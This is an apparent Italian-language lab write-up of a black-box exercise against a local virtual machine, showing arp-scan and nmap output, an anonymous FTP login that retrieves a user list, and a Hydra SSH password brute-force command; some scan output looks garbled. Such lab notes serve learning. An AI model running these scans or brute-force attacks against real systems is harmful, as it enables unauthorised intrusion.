

Extra Black box Vancouver

Sudo arp-scan --localhost

Trovato ip : 192.168.56.101

```
root@kali:~# sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:06    (Unknown: locally administered)
192.168.56.100  08:00:27:ba:a0:f4    (Unknown)
192.168.56.101  08:00:27:33:56:cf    (Unknown)
```

Scan nmap per ottenere maggiori info

Uso

- A: Abilita il rilevamento del sistema operativo e dei servizi.
- sC: Usa script Nmap standard per ulteriori informazioni.
- sV: Determina le versioni dei servizi in esecuzione.

```
root@kali:~# sudo nmap -sV -oT -v 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 12:16 CET
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon Anonymous FTP Login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534    4096 Mar 03 2018 public
|_ftp-syst:
|_  STATE:
|_  FTP server status:
|_    Connected to 192.168.56.102
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntul.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 85:9f:80:58:44:97:33:98:ee:98:b0:c1:85:60:2c:41 (DSA)
|_  2048 c1:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:a5:28:7a:31:4d:8a:89:b2:b0:25:81:45:36:63:4c (ECDSA)
|_tcp    open  http     Apache/2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_/_http-title: Site doesn't have a title (text/html).
|_/_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:33:56:CF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X/4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.11 ms 192.168.56.101


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds
```

Porte aperte ftp21 ssh22 e 80 (tcp http)


```
kali@kali: ~  
File Actions Edit View Help  
└─$ ftp 192.168.56.101  
Connected to 192.168.56.101.  
220 (vsFTPd 2.3.5)  
Name (192.168.56.101:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||28394|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||36543|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> ls  
229 Entering Extended Passive Mode (|||9900|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> cd users.txt.bk  
550 Failed to change directory.  
ftp> ls  
229 Entering Extended Passive Mode (|||49158|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||61818|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31      12.64 KiB/s   00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (5.99 KiB/s)  
ftp> exit  
221 Goodbye.  
  
(kali@kali)-[~]  
└─$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

-Test accesso ftp con credenziali anonymous , ottengo accesso alla dir public e scarico il file users.txt.bk e leggo il contenuto con cat

Sulla porta 80 http c'è la directory /backup_wordpress



Analizzo manualmente alcuni file e trovo che john risulta l'amministratore del sito



Provo a lanciare un attacco Hydra su john per trovare la password

hydra -l [john] -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101

(in corso)

La scarico per analizzarla meglio

wget -r http://192.168.56.101/backup_wordpress/

```
File Actions Edit View Help
kali@kali:~$ wget -r http://192.168.56.101/backup_wordpress/
--2024-12-13 12:56:21-- http://192.168.56.101/backup_wordpress/
Connecting to 192.168.56.101:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: '192.168.56.101/backup_wordpress/index.html'

192.168.56.101/backup_wo  [  =>  ] 11.50K --.-KB/s in 0.02s
2024-12-13 12:56:21 (573 KB/s) - '192.168.56.101/backup_wordpress/index.html' saved [11779]

Loading robots.txt; please ignore errors.
--2024-12-13 12:56:21-- http://192.168.56.101/robots.txt
Reusing existing connection to 192.168.56.101:80.
HTTP request sent, awaiting response... 200 OK
Length: 43 [text/plain]
Saving to: '192.168.56.101/robots.txt'

192.168.56.101/robots.tx 100%[=====>] 43 --.-KB/s in 0s
2024-12-13 12:56:21 (11.9 MB/s) - '192.168.56.101/robots.txt' saved [43/43]

FINISHED --2024-12-13 12:56:21--
Total wall clock time: 0.2s
Downloaded: 2 files, 12K in 0.02s (575 KB/s)
```